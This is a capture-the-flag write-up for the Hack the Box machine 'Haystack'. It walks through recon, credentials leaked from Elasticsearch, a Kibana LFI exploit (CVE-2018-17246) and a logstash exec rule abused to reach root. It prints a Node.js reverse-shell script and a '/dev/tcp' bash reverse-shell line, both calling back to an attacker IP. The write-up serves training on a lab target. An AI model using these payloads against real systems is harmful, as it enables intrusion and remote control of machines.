This is a write-up for the Hack the Box machine: **Haystack**

Nmap scan:

```
root@kali:~# nmap -A 10.10.10.115
Starting Nmap 7.70 ( https://nmap.org ) at 2019-08-18 21:56 IDT
Nmap scan report for 10.10.10.115
Host is up (0.29s latency).
Not shown: 997 filtered ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 2a:8d:e2:92:8b:14:b6:3f:e4:2f:3a:47:43:23:8b:2b (RSA)
|   256 e7:5a:3a:97:8e:8e:72:87:69:a3:0d:d1:00:bc:1f:09 (ECDSA)
|_  256 01:d2:59:b2:66:0a:97:49:20:5f:1c:84:eb:81:ed:95 (ED25519)
80/tcp   open  http    nginx 1.12.2
|_http-server-header: nginx/1.12.2
|_http-title: Site doesn't have a title (text/html).
9200/tcp open  http    nginx 1.12.2
|_http-server-header: nginx/1.12.2
|_http-title: 502 Bad Gateway
```

Surfing to **10.10.10.115** results in a page with an image of a needle:

Surfing to **10.10.10.115:9200**:


```
JSON   Raw Data   Headers
Save   Copy
name:                                   "iQEYHgS"
cluster_name:                           "elasticsearch"
cluster_uuid:                           "pjrX7V_gSFmJY-DxP4tCQg"
version:
  number:                               "6.4.2"
  build_flavor:                         "default"
  build_type:                           "rpm"
  build_hash:                           "04711c2"
  build_date:                           "2018-09-26T13:34:09.098244Z"
  build_snapshot:                       false
  lucene_version:                       "7.4.0"
  minimum_wire_compatibility_version:   "5.6.0"
  minimum_index_compatibility_version:  "5.0.0"
tagline:                                "You Know, for Search"
```


The machine's name (Haystack) and the image of the needle made me think that maybe the image has some information (possibly a hidden message in it).

Let's download the image to our system and check for any hidden information:

Using **steghide** did not reveal anything:

```
root@kali:~/Downloads# steghide extract -sf needle.jpg
Enter passphrase:
steghide: could not extract any data with that passphrase!
```

Let's try strings:

```
root@kali:~/Downloads# strings needle.jpg
```

On the last line we can see the following Base64 string:

```
bGEgYWd1amEgZW4gZWwgcGFqYXIgZXMgImNsYXZlIg==
```

Decoding it:

```
root@kali:~/Downloads# echo "bGEgYWd1amEgZW4gZWwgcGFqYXIgZXMgImNsYXZlIg==" | base64 -d
la aguja en el pajar es "clave"root@kali:~/Downloads#
```

We see a sentence in Spanish meaning:

The needle in the haystack is "Clave".

We noticed on port 9200 that it uses **Elasticsearch**, which is a DB that stores, retrieves and manages document-oriented and semi-structured data.

Elasticsearch includes lots of APIs. One of them is the Search API that allows you to execute a search query and get back search hits that match the query.

The correct syntax for using it is: **/_search?q=<QUERY>**

So let's use this API to search for the word "Clave":

```
10.10.10.115:9200/_search?q=clave
```


```
    _index:     "quotes"
    _type:      "quote"
    _id:        "45"
    _score:     5.9335938
  _source:
    quote:      "Tengo que guardar la clave para la maquina: dXNlcjogc2VjdXJpdHkg "
1:
    _index:     "quotes"
    _type:      "quote"
    _id:        "111"
    _score:     5.3459888
  _source:
    quote:      "Esta clave no se puede perder, la guardo aca: cGFzczogc3BhbmlzaC5pcy5rZXk="
```


We observe 2 sentences in Spanish and a base64 encoded strings in them.

Let's try to translate:

The first sentence:

"I have to save the password for the machine: **user: security**"

The second sentence:

"This key cannot be lost; I keep it here: **pass: spanish.is.key**".

Seems like we have a user and pass, let's try to SSH:

```
root@kali:~# ssh security@10.10.10.115
security@10.10.10.115's password:
Last login: Wed Feb  6 20:53:59 2019 from 192.168.2.154
[security@haystack ~]$ whoami
security
[security@haystack ~]$ id
uid=1000(security) gid=1000(security) groups=1000(security) context=unconfined_u:unconfined_r:unconfined_
t:s0-s0:c0.c1023
[security@haystack ~]$
```

We are in!

Privilege Escalation:

We couldn't find any helpful SUID or cronjobs.

Let's run **linpe.sh** and see what it might find:

Download it to the victim's machine:

```
[security@haystack ~]$ curl http://10.10.14.29/linpe.sh -o linpe.sh
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 73189  100 73189    0     0  65271      0  0:00:01  0:00:01 --:--:-- 65289
[security@haystack ~]$ ls- la
-bash: ls-: command not found
[security@haystack ~]$ ls -la
total 88
drwx------. 2 security security   115 Aug 18 15:57 .
drwxr-xr-x. 3 root     root        22 Nov 28  2018 ..
lrwxrwxrwx. 1 root     root         9 Jan 25  2019 .bash_history -> /dev/null
-rw-r--r--. 1 security security    18 Apr 10  2018 .bash_logout
-rw-r--r--. 1 security security   193 Apr 10  2018 .bash_profile
-rw-r--r--. 1 security security   231 Apr 10  2018 .bashrc
-rw-rw-r--. 1 security security 73189 Aug 18 15:57 linpe.sh
-rw-r--r--. 1 security security    33 Feb  6  2019 user.txt
```

One interesting result of Linpe.sh:


```
[+] Found Kibana: /etc/kibana/kibana.yml
server.port: 5601
server.host: "127.0.0.1"
elasticsearch.url: "http://localhost:9200"
```

Seems like **Kibana** is installed on the machine. **Kibana** is an open source data visualization plugin for Elasticsearch. It lets you visualize your Elasticsearch data and navigate the Elastic Stack so you can do anything from tracking query load to understanding the way requests flow through your apps.

We see that it runs locally on port 5601. Let's port forward it using SSH:


```
root@kali:~# ssh -L 5601:localhost:5601 security@10.10.10.115
security@10.10.10.115's password:
Last login: Sun Aug 18 15:41:19 2019 from 10.10.14.29
[security@haystack ~]$
```

And now navigate to: http://localhost:5601



We see the Kibana interface.

Looking inside the Kibana interface I couldn't find any path that will lead me further with the escalation. Let's check Kibana's version and hope we can find any relevant exploits for it. Under Management we can observe that the **version is: 6.4.2**



Searching Google a little bit I found quickly a POC that might work against that Kibana version: https://github.com/mpgn/CVE-2018-17246

Following the POC instructions we can see that we have to upload a malicious JS file to the machine and then access it via the LFI vulnerability inside Kibana.

Shell.js:

```
(function(){
    var net = require("net"),
        cp = require("child_process"),
        sh = cp.spawn("/bin/sh", []);
    var client = new net.Socket();
    client.connect(4444, "10.10.14.29", function(){
        client.pipe(sh.stdin);
        sh.stdout.pipe(client);
        sh.stderr.pipe(client);
    });
    return /a/; // Prevents the Node.js application form crashing
})();
```

Upload it via our security user to /tmp directory:

```
[security@haystack ~]$ cd /tmp
[security@haystack tmp]$ curl http://10.10.14.29/shell.js -o shell.js
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   382  100   382    0     0   1200      0 --:--:-- --:--:-- --:--:--  1201
```

Now run a Netcat listener on port 4444 and access the malicious JS file via LFI:

http://localhost:5601/api/console/api_server?sense_version=@@SENSE_VERSION&apis=../../../../../../.../../../../tmp/shell.js

```
root@kali:~# nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.14.29] from (UNKNOWN) [10.10.10.115] 54630
whoami
kibana
id
uid=994(kibana) gid=992(kibana) grupos=992(kibana) contexto=system_u:system_r:un
confined_service_t:s0
/bin/bash -i
bash: no hay control de trabajos en este shell
bash-4.2$
```

Unfortunately, we are still not root and we have to do more enumeration to escalate.

Let's run **Linpe.sh** again and see if we can find any interesting files/data:

```
+ [+] Found Logstash: /etc/logstash
+ Logstash is running as user:
+ #LS_USER=logstash
+ #LS_GROUP=logstash
+ LS_USER=root
+ LS_GROUP=root
+ exec {
+ command => "%{comando} &"
+
```

Seems like we found a **logstash** folder inside /etc that executes a command as **root**!

Checking **input.conf, output.conf, filter.conf** inside /etc/logstash/conf.d:

```
bash-4.2$ cat input.conf
cat input.conf
input {
        file {
                path => "/opt/kibana/logstash_*"
                start_position => "beginning"
                sincedb_path => "/dev/null"
                stat_interval => "10 second"
                type => "execute"
                mode => "read"
        }
}
bash-4.2$ cat output.conf
cat output.conf
output {
        if [type] == "execute" {
                stdout { codec => json }
                exec {
                        command => "%{comando} &"
                }
        }
}
bash-4.2$ cat filter.conf
cat filter.conf
filter {
        if [type] == "execute" {
                grok {
                        match => { "message" => "Ejecutar\s*comando\s*:\s+%{GREEDYDATA:comando}" }
                }
        }
}
```

Let's try to analyze the code inside each one of those files.

Input.conf:

It takes any file that begins with logstash_ inside /opt/kibana/ every 10 seconds. And the action performed on these kind of files will be of type execute.

Output.conf:

This is the output result of the program. It checks if the type is of execute and then executes the given command that variable **comando** holds.

Filter.conf:

Seems like it checks for a matched message of the form:

"Ejecutar comando: <CMD>" ;where CMD is the commands that goes into the variable **comando**.

So now that we have a general idea of how the program runs we can create a reverse shell that holds the conditions described above.

Inside /opt/kibana we'll create the following bash file:

```
bash-4.2$ echo "Ejecutar comando:  bash -i >& /dev/tcp/10.10.14.29/443 0>&1" > logstash_busted.sh
<mando:  bash -i >& /dev/tcp/10.10.14.29/443 0>&1" > logstash_busted.sh
bash-4.2$ cat logstash_busted.sh
cat logstash_busted.sh
Ejecutar comando:  bash -i >& /dev/tcp/10.10.14.29/443 0>&1
```

Set up a netcat listener on port 443 and after few seconds we get a reverse shell as root:

```
root@kali:~# nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.14.29] from (UNKNOWN) [10.10.10.115] 50152
bash: no hay control de trabajos en este shell
[root@haystack /]# whoami
whoami
root
[root@haystack /]#
```

Grab the flag:

```
[root@haystack ~]# cat root.txt
cat root.txt
3f5f727c38d9f70e1d2ad2ba11059d92
```